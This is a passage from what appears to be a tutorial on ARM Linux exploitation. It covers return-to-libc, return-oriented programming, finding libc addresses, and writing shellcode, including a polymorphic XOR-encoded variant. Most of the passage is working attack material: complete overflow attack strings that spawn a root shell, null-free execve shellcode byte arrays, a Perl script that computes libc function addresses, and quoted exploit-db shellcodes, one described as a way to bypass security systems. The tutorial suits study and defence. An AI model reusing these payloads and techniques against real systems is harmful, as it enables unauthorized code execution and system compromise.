The function takes a single parameter to be passed in r0, but regardless of the value contained in the register the program will exit without errors. So, for now, we won’t care about the exit code.

To find the function in the disassembled code we can proceed in two ways. The first way is the manual search:

```
root@armstation# cat libc_dump.txt | grep -e "<exit>:$"
0002cec4 <exit>:
root@armstation#
```

This address, however, is not what we need.

To obtain the real address of the function, at the loading of the program, we have to add this offset to the loading address of libc (which we found earlier):

$$0x40026000 + 0x0002cec4 = 0x40052ec4$$

To make things easier we can use a script (algorith 2).

The usage:

```
root@armstation# perl libc_search.pl
Usage:
    libc_search.pl <function> <loading address>

root@armstation# perl libc_search.pl exit 0x40026000
exit() 40052ec4 "\xc4\x2e\x05\x40"
```

The script has the advantage of automatically calculate the effective address of the function when the program is launched. It returns also a string containing the address encoded in little endian order.

Algorithm 2 libc_dump.txt search script

```
#!/usr/bin/perl

#
# libc_search.pl
# search a function in "libc_dump.txt"
# and return its loading address
#

use strict;
use warnings;

if (scalar(@ARGV) < 2) {
    print "Usage:\n";
    print "\t$0 <function> <loading address>\n";
    exit(1);
}

open FILE, "libc_dump.txt" or die $!;

my $func = $ARGV[0];
while (<FILE>) {
    if ($_ =~ m/<$func>:$/) {
        # extract fields
        my @values = split(/[\s:<>]+/, $_);

        # real address
        $values[0] = hex($values[0]) + hex($ARGV[1]);

        #little endian string
        my $hstr = sprintf("%x", $values[0]);
        my @bytes = ($hstr =~ m/(.{2})/gs);

        printf("%s() %x \"\\x%s\\x%s\\x%s\\x%s\"\n",
            $values[1], $values[0],
            $bytes[3],$bytes[2],$bytes[1],$bytes[0]);
    }
}

close(FILE);
```

All that remains is to check if the data we have obtained is accurate, launching the “exploit”:

```
root@armstation# ./test `printf "AABBBBCCCC\xb4\xa7\xac\xbe\xa0\
> \xa7\xac\xbe\xc4\x2e\x05\x40"`
root@armstation# echo $?
102
root@armstation#
```

The program has exited successfully, but with a different code (102). This value is related to the value contained in r0 at the return of the vulnerable function (in normal cases the exit code should be 0). The return-to-libc worked.

Now we can start thinking about how to get a shell. The simplest method is to use a function that allows to run shell commands: **system()**.

System() executes the command specified in it’s first argument, by calling **“/bin/sh -c”**, and returns after the command has been completed.

If we are able to reach system() with register **r0 pointing to a valid string**, the game is over. Fortunately this is not difficult in our test program.

Let’s take a look again at the screenshot of the registers at the return of vuln():

```
...
(gdb) info reg
r0             0xbeaca786   3198986118
r1             0xbeacaa22   3198986786
r2             0x17 23
r3             0x0  0
r4             0x8488   33928
r5             0x0  0
r6             0x8330   33584
r7             0x0  0
r8             0x0  0
r9             0x0  0
r10            0x40025000   1073893376
r11            0x44444444   1145324612
r12            0xbeaca79c   3198986140
sp             0x45454545   0x45454545
lr             0x46464646   1179010630
pc             0x8440   0x8440 <vuln+44>
...
```

We can note that the registers **r0 and r1 still contain the arguments** passed to the function strcpy(): *these strings are under our control.* This is shamefully easy to exploit.

First we get the address of system():

```
root@armstation# perl libc_search.pl __libc_system 0x40026000
__libc_system() 4005afd0 "\xd0\xaf\x05\x40"
root@armstation#
```

Then we build our attack string so that it contains the **command to run at the beginning**, followed by the **comment character "#"** so that subsequent characters are not interpreted:

/bin/sh;#	#	\xb4\xa7\xac\xbe	\xa0\xa7\xac\xbe	\xd0\xaf\x05\x40

Figure 15: ret-to-libc attack string

Et voila:

```
root@armstation# ./test `printf "/bin/sh;##\xb4\xa7\xac\xbe\xa0\
> \xa7\xac\xbe\xd0\xaf\x05\x40"`
sh-3.2# exit
exit
```

Our first shell is ready!

The attack-string works because it execute the C command:

`system("/bin/sh;#Some comment...");`

The string has a double role: it's a a shell command but it also overwrite addresses on the stack.

However our vulnerable program is an "easy case". We'll see how it is possible to exploit more realistic (and difficult) programs in the next section.

4.2.4 Return oriented programming

As we have seen, exploiting a simple program is easy. But we can not expect that complex programs leave the registers intact for us.

Often, there are calls to other functions, just after strcpy () (or similar), as in the case of the next vulnerable program:

Algorithm 3 Second vulnerable program (test2.c)

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void donuts() {
        puts("Donuts...");
        exit(0);
}

void vuln(char *arg) {
        char buff[10];
        strcpy(buff, arg);
        printf("Cleaning %d %d %d...", 1, 2, 3 );
}

int main(int argc, char **argv) {
        vuln(argv[1]);
        return 0;
}
```

When the program executes a call to printf(), values of the registers **r0, r1, r2 and r3 are replaced** with new arguments.

We can see that, looking at the disassembled code of the new vuln() function:

```
root@armstation# gcc -o test2 test2.c
root@armstation# gdb ./test2
...
(gdb) disass vuln
Dump of assembler code for function vuln:
0x00008444 <vuln+0>:    mov r12, sp
0x00008448 <vuln+4>:    push    {r11, r12, lr, pc}
0x0000844c <vuln+8>:    sub r11, r12, #4    ; 0x4
0x00008450 <vuln+12>:   sub sp, sp, #24 ; 0x18
0x00008454 <vuln+16>:   str r0, [r11, #-32]
0x00008458 <vuln+20>:   sub r3, r11, #22    ; 0x16
0x0000845c <vuln+24>:   mov r0, r3
0x00008460 <vuln+28>:   ldr r1, [r11, #-32]
0x00008464 <vuln+32>:   bl  0x8330 <strcpy>
0x00008468 <vuln+36>:   ldr r0, [pc, #24]   ; 0x8488 <vuln+68>
0x0000846c <vuln+40>:   mov r1, #1  ; 0x1
0x00008470 <vuln+44>:   mov r2, #2  ; 0x2
0x00008474 <vuln+48>:   mov r3, #3  ; 0x3
0x00008478 <vuln+52>:   bl  0x833c <printf>
```

```
0x0000847c <vuln+56>:   sub sp, r11, #12    ; 0xc
0x00008480 <vuln+60>:   ldm sp, {r11, sp, lr}
0x00008484 <vuln+64>:   bx  lr
0x00008488 <vuln+68>:   andeq   r8, r0, r0, ror r5
End of assembler dump.
(gdb)
```

At address **0x00008468** registers began to be prepared with the arguments that printf() needs at **0x00008478**.

When vuln() returns the registers contain only useless values, as we can see from this "screenshot":

```
(gdb) b vuln
Breakpoint 1 at 0x8458
...
(gdb) nexti
0x00008484 in vuln ()
(gdb) info reg
r0             0x11 17
r1             0x8581   34177
r2             0x4014a010   1075093520
r3             0x1  1
r4             0x84d0   34000
r5             0x0  0
r6             0x8360   33632
r7             0x0  0
r8             0x0  0
r9             0x0  0
r10            0x40025000   1073893376
r11            0xbe9be700   3197888256
r12            0x0  0
sp             0xbe9be7b0   0xbe9be7b0
lr             0x84b8   33976
pc             0x8484   0x8484 <vuln+64>
fps            0x0  0
cpsr           0x60000010   1610612752
(gdb)
```

The situation is a bit tragic. In summary:

- **We can not directly control registers r0-r3** (function arguments).
- **We do not know the address of the stack** (to indirectly get the address of the buffer with our string).
- **We have control of the registers r11, r13 (sp), r14 (lr).**

We can try to look around to see if we can find a memory location that points to the stack. The first placewhere to look are the registers, but no one in this case points directly to the stack.

However, the register **r10** contains an interesting value (**0x40025000**), which does not seem to change between the different executions of the program. This will be the next place to explore.

What we will do is to check the values (4 words at a time) starting from **0x40025000**, moving forward until we find something interesting:

```
(gdb) x/4x 0x40025000
0x40025000: 0x00024f44  0x00000000  0x00000000  0x0000076c
(gdb) (enter to repeat the last command...)
0x40025010: 0x0000076c  0x0000076c  0x0000076c  0x0000076c
(gdb)
0x40025020: 0x00000cfc  0x00015e84  0x00000000  0x00016780
(gdb)
...
(gdb)
0x40025680: 0x4014e000  0x4014db70  0x00011000  0x00000000
(gdb)
0x40025690: 0x00000000  0x00000000  0x00000000  0xbef72a90
(gdb)
```

We have found what we were looking for: a static memory address that points to (a little beyond) vuln()'s stack. The value is **0xbef72a90** (**address 0x4002569c**) at the time, but it will change in future execution.

Since **0xbef72a90** does not points exactly at our buffer, we must lengthen our attack-string:

```
(gdb) r `perl -e 'print "AAAABBBBCCCCDDDD"x1000'`

Breakpoint 1, 0x00008458 in vuln ()
(gdb) nexti
...
0x00008484 in vuln ()
(gdb) x/x 0x4002569c
0x4002569c: 0xbe97faa0
(gdb) x/4x 0xbe97faa0
0xbe97faa0: 0x44444343  0x41414444  0x42424141  0x43434242
(gdb)
```

These are certainly characters of our attack-string. Let's calculate the offset:

```
(gdb) x/4x 0xbe97faa0-400
0xbe97f910: 0x00000000  0x41418360  0x42424141  0x43434242
...
```

```
(gdb) x/4x 0xbe97faa0-394
0xbe97f916: 0x41414141  0x42424242  0x43434343  0x44444444
(gdb)
```

Through several attempts (we have initially subtracted 400 bytes, and then refined the value) we have determined that the value (contained at 0x4002569c) **points 394 bytes beyond** the beginning of our string. So, if we want to pass a shellcode[15] to the program and make it accessible during the execution, we know where it should be placed.

Is only a problem if we want to use a shellcode: redirect the execution-flow to the stack. To do this we'll use a bit of **return-oriented programming**.

Return-oriented programming is a *generalization of return-to-libc*. In this technique the attacker leverages control of the call stack to indirectly *execute groups of machine instructions, immediately prior to the return instruction* in subroutines, within the existing program code[16].



Figure 16: Return oriented programming

Although this technique is *much more efficient on x86*, where the stack is handled differently, we can use it for simple operations.

What we need is a fragment of code that loads the address of the shellcode in a register and, immediately after, executes a branch instruction with the same register. After a bit of research into the code of libc, this is the code we need:

```
00014f8c <gnu_get_libc_version>:
...
14fd0: e49de004  pop  {lr}   ; (ldr lr, [sp], #4)
14fd4: e12fff1e  bx   lr
...
```

[15]Shellcodes and shellcoding will be explained later, in the chapter "ARM Shellcoding"

[16]More information about Return-oriented programming: http://en.wikipedia.org/wiki/Return-to-libc_attack

Jumping at the address **0x4003afd0**,

$$0x40026000 + 0x14fd0 = 0x4003afd0$$

inside the function gnu_get_libc_version(), first the address of the shellcode will be loaded into the link register from the stack. Then, with the instruction **`bx lr`**, the shellcode will be executed.



Figure 17: Exploit flow

We just have to fix our attack-string[17] with the new values and launch the exploit:

```
root@armstation# ./test2 `perl -e 'print "AABBBBCCCC";
> print "\x9c\x56\x02\x40";
> print "\x9c\x56\x02\x40";
> print "\xd0\xaf\x03\x40";
> print "AAAA"x93;
> print "\x01\x30\x8f\xe2";
> print "\x13\xff\x2f\xe1";
> print "\x78\x46\x08\x30";
> print "\x49\x1a\x92\x1a";
> print "\x0b\x27\x01\xdf";
> print "\x2f\x62\x69\x6e";
> print "\x2f\x73\x68";'`
```

[17]For this example we used a shellcode written by Jonathan Salwan: http://www.exploit-db.com/exploits/14907/

```
sh-3.2# exit
exit
```

There we did it! Despite the difficulties, also this program has turned into a shell.

Here is dutiful make a reflection. The *document assumes that the **stack is executable***, but on modern systems this condition not always happen. But probably you have more control of the stack (*e.g.: on Android the sp register is not overwritten*[18]), and there is no need to find the address indirectly as we did.

However, regardless of the circumstances, the important thing to do is to **explore the program in a comprehensive way and be creative**. Many techniques depend on the memory layout of the vulnerable program, and can not be predicted in advance.

If we do not allow ourselves to be discouraged, and we **continue to experiment**, very probably, if a way to exploit the program exists, this will be discovered[19].

4.2.5 Miscellanea: find the address of "/bin/sh"

In some cases, it would be really handy to get the **address of "/bin/sh"** to use as an argument for system(), especially **if our attack-string is not reachable** and the **stack is not executable**. Fortunately there is another location where we can find the string.

The libc uses the string "/bin/sh" for some of its functions, so all we have to do is to get its address.

A tool that can help us in the search is **bgrep**[20]. Let's try to download and use it:

```
root@armstation# wget --no-check-certificate \
> http://github.com/tmbinc/bgrep/raw/master/bgrep.c
...
100%[======================================>] 4,357
--.-K/s   in 0s
2000-01-02 00:55:16 (15.7 MB/s) - 'bgrep.c' saved [4357/4357]
root@armstation# make bgrep
cc     bgrep.c   -o bgrep
root@armstation# ./bgrep 2F62696E2F7368 /lib/libc.so.6
/lib/libc.so.6: 0010e130
root@armstation#
```

[18] An interesting presentation on this subject: http://imthezuk.blogspot.com/2011/01/black-hat-dc-presentation.html

[19] Exploit techniques for non-executable stacks by Itzhak Avraham: http://www.exploit-db.com/download_pdf/16030

[20] bgrep by Felix Domke: http://debugmo.de/2009/04/bgrep-a-binary-grep/

We just found the address of *"/bin/sh"*, which, with a little calculation, is:

$$0x40026000 + 0x0010e130 = 0x40134130$$

Now we have an address to **put in the register r0**, if we are calling system() or another similar function.

5 ARM Shellcoding

In the last exploit we have developed a shellcode was used, without having introduced the topic. This part of the document will define the *concept of "shellcode"*, and will analyze various *shellcoding techniques*, i.e. the creation of shellcodes.

5.1 Concept of shellcode

A shellcode is a **small program written in machine code**. It is called *"shellcode"* because it typically starts a command shell (like *"/bin/sh"*), but of course but of course is not limited to this.

There are countless shellcodes that perform different operations: from the addition of users to the systemby, to the modification of network addresses of the machine, etc. ...

What allows shellcodes to exist is the thin line that separates data from instructions: a buffer containing a string can be transformed into a fragment of code if the program counter is redirected to the beginning of it.

In the following paragraphs we will see through many examples how to develop shellcodes for ARM processors.

5.2 Shellcode development

The development of a shellcode can start by compiling a simple program written in C, that do the operation we need.

The most classic shellcode executes a shell by calling the execve():

Algorithm 4 Classic shellcode (shell.c)

```
#include <unistd.h>

void operation() {
        execve("/bin/sh", NULL, NULL);
}

int main(int argc, char **argv) {
        operation();
}
```

We must now get the assembly code of the program, making sure to generate a position independent code, since we don't know where the shellcode will be placed in memory.

```
root@armstation# gcc -S -static shell.c
root@armstation# gcc -static shell.c -o shell
root@armstation#
```

We generated both the machine code that the assembly code of the program. We include here the listing of shell.s (algorithm 5), but we'll use gdb to analyze the machine code.

```
root@armstation# gdb ./shell
...
(gdb) disass operation
Dump of assembler code for function operation:
0x00008238 <operation+0>:   mov r12, sp
0x0000823c <operation+4>:   push    {r11, r12, lr, pc}
0x00008240 <operation+8>:   sub r11, r12, #4    ; 0x4
0x00008244 <operation+12>:  ldr r0, [pc, #20]   ; 0x8260 <operation+40>
0x00008248 <operation+16>:  mov r1, #0  ; 0x0
0x0000824c <operation+20>:  mov r2, #0  ; 0x0
0x00008250 <operation+24>:  bl  0x119b0 <execve>
0x00008254 <operation+28>:  sub sp, r11, #12    ; 0xc
0x00008258 <operation+32>:  ldm sp, {r11, sp, lr}
0x0000825c <operation+36>:  bx  lr
0x00008260 <operation+40>:  andeq   r4, r6, r12, lsr #3
End of assembler dump.
(gdb)
```

This is how the function is assembled. The critical point that interests us, and that we'll turn into shellcode, is the **call to execve** (lines 0x00008244-0x00008250). The first three lines prepare the **registers r0-r2 to contain the arguments**, while the **last line makes the call**.

To create a shellcode we need to extract the bytes of machine code and encode them in a string of text. A very useful tool for doing this is **hexdump**, which can print hexadecimal dumps of binary files, and supports the use of offsets to extract precise sections of data.

To find the location of the code we are interested in the file, we have to to use a little trick:

$$\texttt{gdb address} - \texttt{loading offset}\,(0x8000) = \texttt{file offset}$$

Subtracting from the address gdb gives us the offset where the program code is loaded (0x8000), we find the offset where the code is in the file.

Algorithm 5 Classic shellcode (shell.s)

```
        .file   "shell.c"
        .section        .rodata
        .align  2
.LC0:
        .ascii  "/bin/sh\000"
        .text
        .align  2
        .global operation
        .type   operation, %function
operation:
        mov     ip, sp
        stmfd   sp!, {fp, ip, lr, pc}
        sub     fp, ip, #4
        ldr     r0, .L3
        mov     r1, #0
        mov     r2, #0
        bl      execve
        sub     sp, fp, #12
        ldmfd   sp, {fp, sp, lr}
        bx      lr
.L4:
        .align  2
.L3:
        .word   .LC0
        .size   operation, .-operation
        .align  2
        .global main
        .type   main, %function
main:
        mov     ip, sp
        stmfd   sp!, {fp, ip, lr, pc}
        sub     fp, ip, #4
        sub     sp, sp, #16
        str     r0, [fp, #-16]
        str     r1, [fp, #-20]
        bl      operation
        sub     sp, fp, #12
        ldmfd   sp, {fp, sp, lr}
        bx      lr
        .size   main, .-main
```

Since we want to dump the call to execve(), we'll use this command:

```
root@armstation# hexdump -C -s 0x0000244 -n 16 ./shell
00000244  14 00 9f e5 00 10 a0 e3  00 20 a0 e3 d6 25 00 eb
|......... ...%..|
00000254
root@armstation#
```

The only thing missing is to encode the bytes into a string, and insert the shellcode in the exploit.

There are however some problems:

- **The shellcodes contains NULL characters**. This is a problem when the function that overwrites the stack is expecting a string of text (e.g. strcpy), because the NULL character is considered the end of the string.
- **The register r0 does not point to the command to execute**. In the code the string "/bin/sh" is addressed indirectly, while we need its real address.
- **The call to execve uses the libc**. We need something more direct.

5.2.1 Normalizing the shellcode

To solve the first problem and delete the characters "00" from the string we can clear the registers r1 and r2 with a mathematical operation. A **perfect operation is the exclusive-or** (the `eor` instruction). Xor-ing two equal values, the result will be always 0.

We can then replace in the assembly code (algorithm 5) the lines:

```
operation:
        ...
        mov    r1, #0
        mov    r2, #0
```

with these:

```
operation:
        ...
        eor    r1, r1
        eor    r2, r2
```

The first problem is solved. Now we can move to the issue of **loading the address of "/bin/sh" in r0**.

One solution is to **embed the string in the shellcode** in a known location, and load that value in r0. For example, we can **append the string at the end** of the shellcode and **calculate its address register using the program counter**.



Figure 18: Loading "/bin/sh" address

We'll calculate the offset of the string later, when the shellcode will be finished. Now remains only one last problem: the call to execve().

It would be convenient to run execve() directly, without having to pay attention to the address of the libc function. Fortunately, Linux provides us many operations that can be activated through **software interrupts**.

As we saw in the initial part of the document, the instruction **`swi`** (software interrupt) is very important because it allows a **User mode program** to make calls to privileged **Operating System code**.

What we need to do is to find the number of the system call that interest us, and generate the interrupt. A list of available system call numbers is contained in the file "linux/arch/arm/include/asm/unistd.h" (you can also find this file online[21]).

The system call that interests us is:

```
...
#define __NR_SYSCALL_BASE 0
...
#define __NR_execve (__NR_SYSCALL_BASE+ 11)
...
```

the eleventh.

[21]Linux ARM unistd.h: http://lxr.free-electrons.com/source/arch/arm/include/asm/unistd.h?v=2.6.32

We can replace this line of assembly code (algorithm 5), the function call:

```
operation:
        ...
        bl      execve
```

with the interrupt instruction:

```
operation:
        ...
        swi     #11
```

Let's look at the result:

```
root@armstation# gcc shell.s -o shell2
root@armstation# objdump -d shell2 | grep "<operation>:" -A 11
00008364 <operation>:
    8364:   e1a0c00d    mov ip, sp
    8368:   e92dd800    push    {fp, ip, lr, pc}
    836c:   e24cb004    sub fp, ip, #4  ; 0x4
    8370:   e59f0014    ldr r0, [pc, #20]   ; 838c <operation+0x28>
    8374:   e0211001    eor r1, r1, r1
    8378:   e0222002    eor r2, r2, r2
    837c:   ef00000b    svc 0x0000000b
    8380:   e24bd00c    sub sp, fp, #12 ; 0xc
    8384:   e89d6800    ldm sp, {fp, sp, lr}
    8388:   e12fff1e    bx  lr
    838c:   00008450    .word   0x00008450
root@armstation#
```

There's still something wrong: the instruction **`svc 0x0000000b`** (the software interrupt) is translated into the hexadecimal sequence *"ef00000b"*, which contains several zeros.

It would be nice to have a different instruction set, a shorter one, where these zeros can be avoided...

5.2.2 The Thumb instruction set

So far we have always used the standard ARM instruction set, but this is not the only instruction set supported by these processors.

There's an instruction set that allows the generation of more synthetic machine code: the **Thumb instruction set**[22].

[22]More information about the Thumb instruction set in the "ARM Architecture Reference Manual", page 496

The Thumb instruction set is a subset of the ARM instruction set, with each instruction encoded in *16 bits instead of 32 bits.* Thumb was designed to allow a better code density. This is exactly what we need: since machine code instructions are shorter it's *unlikely that the generated code will contain null bytes.*

To run the Thumb code starting while we are in ARM mode, we must use the instruction:

`bx <address of thumb code>+1`

Since Thumb instruction are always half-word aligned, `bx` uses the least significant bit of the address to understand the instruction set of the code. If this bit is set to 1, the processor will interpret the code as thumb instructions.

We can now modify *shell.s* to use some thumb instructions. This is the final assembly code:

Algorithm 6 Final code of operation (inside shell.s)

```
...
        .global operation
        .type   operation, %function
operation:
        eor     r1, r1
        eor     r2, r2
        add     r3, pc, #1
        bx      r3

        .thumb
thumbsnippet:
        mov     r0, pc
        add     r0, #4
        mov     r7, #11
        swi     #1

stringadr:
        .ascii   "/bin/sh"

.L3:
        .size   operation, .-operation
        .align  2
        .arm
...
```

The assembler directives used to change instruction set are `.thumb` and `.arm`. We've used them before and after the code fragment `thumbsnippet`.

First let's check the generated code objdump, after that we'll analyze the shellcode in details, since there are various interesting points...

```
root@armstation# gcc shell.s -o shell2
root@armstation# objdump -d shell2 | grep "<operation>:" -A 16
00008364 <operation>:
    8364:   e0211001    eor r1, r1, r1
    8368:   e0222002    eor r2, r2, r2
    836c:   e28f3001    add r3, pc, #1  ; 0x1
    8370:   e12fff13    bx  r3

00008374 <thumbsnippet>:
    8374:   4678        mov r0, pc
    8376:   3004        adds    r0, #4
    8378:   270b        movs    r7, #11
    837a:   df01        svc 1

0000837c <stringadr>:
    837c:   622f        str r7, [r5, #32]
    837e:   6e69        ldr r1, [r5, #100]
    8380:   732f        strb    r7, [r5, #12]
    8382:   0068        lsls    r0, r5, #1
root@armstation#
```

The first two instructions of the shellcodes are nothing new. We have already seen that are **used to clear the registers r1 and r2**.

Just after that (**0x836c**), the shellcode get ready to change the instruction set. First the **address of the program counter (plus one) is saved in r3** (unused so far). With the instruction **`bx r3`**, the execution continues in thumb mode.

At the beginning of `thumbsnippet`, the address of the string **"/bin/sh" is loaded indirectly into register r0**, using the program counter (as we had decided before). Since we are in thumb mode, we used two separate instructions, instead of a single load instruction (e.g. `ldr r0, [pc, #4]`).

For the software interrupt we use two instructions (**0x8376**, **0x8378**), since we are in thub mode. First we load in **r7 the number of the execve syscall**. Then we generate the interrupt.

The last part of the shellcode, though objdump has tried to disassemble it, it's simply the string "/bin/sh" terminated by a null byte.

We are left with extracting the shellcode,

```
root@armstation# hexdump -C -s 0x0000364 -n 32 ./shell2
00000364  01 10 21 e0 02 20 22 e0  01 30 8f e2 13 ff 2f e1
|..!.. "..0..../.|
00000374  78 46 04 30 0b 27 01 df  2f 62 69 6e 2f 73 68 00
|xF.0.'../bin/sh.|
00000384
root@armstation#
```

and then testing it in a "template" program.

Algorithm 7 Shellcode template program (template.c)

```
#include <stdio.h>

char *code = "\x01\x10\x21\xe0"
             "\x02\x20\x22\xe0"
             "\x01\x30\x8f\xe2"
             "\x13\xff\x2f\xe1"
             "\x78\x46\x04\x30"
             "\x0b\x27\x01\xdf"
             "\x2f\x62\x69\x6e"
             "\x2f\x73\x68";

int main(void) {
        (*(void(*)()) code)();
        return 0;
}
```

Let's see if the shellcode works:

```
root@armstation# gcc template.c -o template
root@armstation# ./template
sh-3.2# exit
exit
```

It works! Now we are able to write shellcodes.

5.3 Other types of shellcode

In this section, we will do an overview of other shellcode types, useful during the exploitation of programs.

5.3.1 Shellcoding knowing the environment

Searching the site exploits-db.com[23] is possible to find a lot of shellcodes for various platforms.

[23]http://www.exploit-db.com/search/?action=search&filter_page=1&filter_description=arm&filter_platform=0&filter_type=4

A small masterpiece is this shellcode[24], similar to what we have developed:

Algorithm 8 Linux/ARM - execve("/bin/sh", [0], [0 vars]) - 27 bytes

```
/*
Author: Jonathan Salwan - twitter: @shell_storm - shell-storm.org

Shellcode ARM with not a 0x20, 0x0a and 0x00

Disassembly of section .text:

00008054 <_start>:
    8054:       e28f3001        add     r3, pc, #1      ; 0x1
    8058:       e12fff13        bx      r3
    805c:       4678            mov     r0, pc
    805e:       3008            adds    r0, #8
    8060:       1a49            subs    r1, r1, r1
    8062:       1a92            subs    r2, r2, r2
    8064:       270b            movs    r7, #11
    8066:       df01            svc     1
    8068:       622f            str     r7, [r5, #32]
    806a:       6e69            ldr     r1, [r5, #100]
    806c:       732f            strb    r7, [r5, #12]
    806e:       0068            lsls    r0, r5, #1

*/

#include <stdio.h>

char SC[] = "\x01\x30\x8f\xe2"
            "\x13\xff\x2f\xe1"
            "\x78\x46\x08\x30"
            "\x49\x1a\x92\x1a"
            "\x0b\x27\x01\xdf"
            "\x2f\x62\x69\x6e"
            "\x2f\x73\x68";

int main(void) {
        fprintf(stdout,"Length: %d\n",strlen(SC));
        (*(void(*)()) SC)();
return 0;
}
```

[24]http://www.exploit-db.com/exploits/14907/

This shellcode is able to do in **only 27 bytes**, what our shellcodes do in 32 bytes: launch a shell.

The code is similar to ours. The only differences are the use of the instruction `sub` to clear the registers, and the use of thumb instructions wherever possible.

We can take a challenge: **write a shellcode with about the same size using only ARM instructions**, using all means at our disposal. The idea is that **knowing the environment we can save a lot of instructions**, perhaps with the addition of a bit of return-oriented programming.

Some strategies we'll use:

1. **Use the string "/bin/sh" already present in the libc**, to avoid its inclusion in the shellcode.
2. **Call the execve() of the libc**, calculating its address.
3. **Load the address where to jump directly into the program counter**, using it like any general purpose register.

We have already seen how to locate the address of *"/bin/sh"* with bgrep (0x40134130, see paragraph 4.2.5), and the script libc_search.pl (algorithm 2) can easily find the address of execve:

```
root@armstation# perl libc_search.pl execve 0x40026000
execve() 400b6170 "\x70\x61\x0b\x40"
root@armstation#
```

Putting these things together, the assembly code of our new shellcode becomes:

Algorithm 9 Tiny shellcode (inside shell_tiny.s)

```
...
        .global operation
        .type   operation, %function
operation:
        eor     r1, r1
        eor     r2, r2
        ldr     r3, [pc, #12]
        mov     r0, r3, lsl r1
        ldr     pc, [pc, #1]
        .word   0x40134130
        .word   0x400b6170
.L3:
        .size   operation, .-operation
        .align  2
...
```

We can compile it and check the machine code with objdump:

```
root@armstation# gcc shell_tiny.s -o shell_tiny
root@armstation# objdump -d shell_tiny | grep "<operation>:" -A 7
00008364 <operation>:
    8364:   e0211001    eor r1, r1, r1
    8368:   e0222002    eor r2, r2, r2
    836c:   e59f3004    ldr r3, [pc, #4]    ; 8378 <operation+0x14>
    8370:   e1a00113    lsl r0, r3, r1
    8374:   e59ff001    ldr pc, [pc, #1]    ; 837d <operation+0x19>
    8378:   40134130    .word   0x40134130
    837c:   400b6170    .word   0x400b6170
root@armstation#
```

There are no null bytes and the shellcode starts, as always, resetting the registers r1 and r2.

Just after that we use a little trick to **avoid the null bytes that are generated by directly loading a value in r0** (e.g. with `ldr r0, [pc, #4]`).

The instruction `mov r0, r3, lsl r1` (or simply `lsl r0, r3, r1`) saves in r0 the value contained in r3, shifted by the value of r1. Since r1 has been cleared, the instruction is equivalent to `mov r0, r3` (without generating null bytes).

Finally the address of execve() is loaded directly into the program counter. In this case we have used a **dirty trick to avoid null bytes**. The instruction `ldr pc, [pc, #1]` try to load an unaligned value into pc (0x837c+0x1=0x837d).

Since the processor performs only aligned memory operations, **the least significant bit is discarded**, and the right value is loaded.

Please, keep in mind that this kind of tricks, **may not work on some ARM processors**.

Algorithm 10 ARM only shellcode (armonly.c)

```
#include <stdio.h>

char code[] = "\x01\x10\x21\xe0"
              "\x02\x20\x22\xe0"
              "\x04\x30\x9f\xe5"
              "\x13\x01\xa0\xe1"
              "\x01\xf0\x9f\xe5"
              "\x30\x41\x13\x40"
              "\x70\x61\x0b\x40";

int main(void) {
        fprintf(stdout,"Length: %d\n",strlen(code));
        (*(void(*)()) code)();
return 0;
}
```

Let's try our little creation:

```
root@armstation# gcc armonly.c -o armonly
root@armstation# ./armonly
Length: 28
sh-3.2# exit
exit
```

We did it: a shellcode that use only the ARM instruction set, 28 bytes long (only one byte longer than algorithm 8).

5.3.2 Polymorphic shellcodes

This is the last technical argument of this document: we will analyze a very particular type of shellcode, a **polymorphic one**.

The motivations to create a shellcode that *can modify itself* are mainly two:

1. **Bypass security systems** that recognize known shellcode instructions.
2. **Encode instructions that generate a null bytes**, to be able to use them.
3. In the case of the ARM architecture, it's also used to avoid Thumb instructions.

We will explain the structure of polymorphic shellcodes through a real example.

This is a polymorphic shellcode published on exploit-db:

Algorithm 11 Linux/ARM - Polymorphic execve()

```
Author: Jonathan Salwan
Web:    http://shell-storm.org

== Disassembly of XOR decoder ==

00008054 <debut-0x8>:
    8054:   e28f6024    add r6, pc, #36 ; 0x24
    8058:   e12fff16    bx  r6

0000805c <debut>:
    805c:   e3a040e3    mov r4, #227    ; 0xe3

00008060 <boucle>:
    8060:   e3540c01    cmp r4, #256    ; 0x100
    8064:   812fff1e    bxhi    lr
    8068:   e24440e3    sub r4, r4, #227    ; 0xe3
    806c:   e7de5004    ldrb    r5, [lr, r4]
    8070:   e2255058    eor r5, r5, #88 ; 0x58
    8074:   e7ce5004    strb    r5, [lr, r4]
    8078:   e28440e4    add r4, r4, #228    ; 0xe4
    807c:   eafffff7    b   8060 <boucle>
    8080:   ebfffff5    bl  805c <debut>

== Disassembly of execve("/bin/sh", ["/bin/sh"], NULL) ==

00008054 <_start>:
    8054:   e28f6001    add r6, pc, #1  ; 0x1
    8058:   e12fff16    bx  r6
    805c:   4678        mov r0, pc
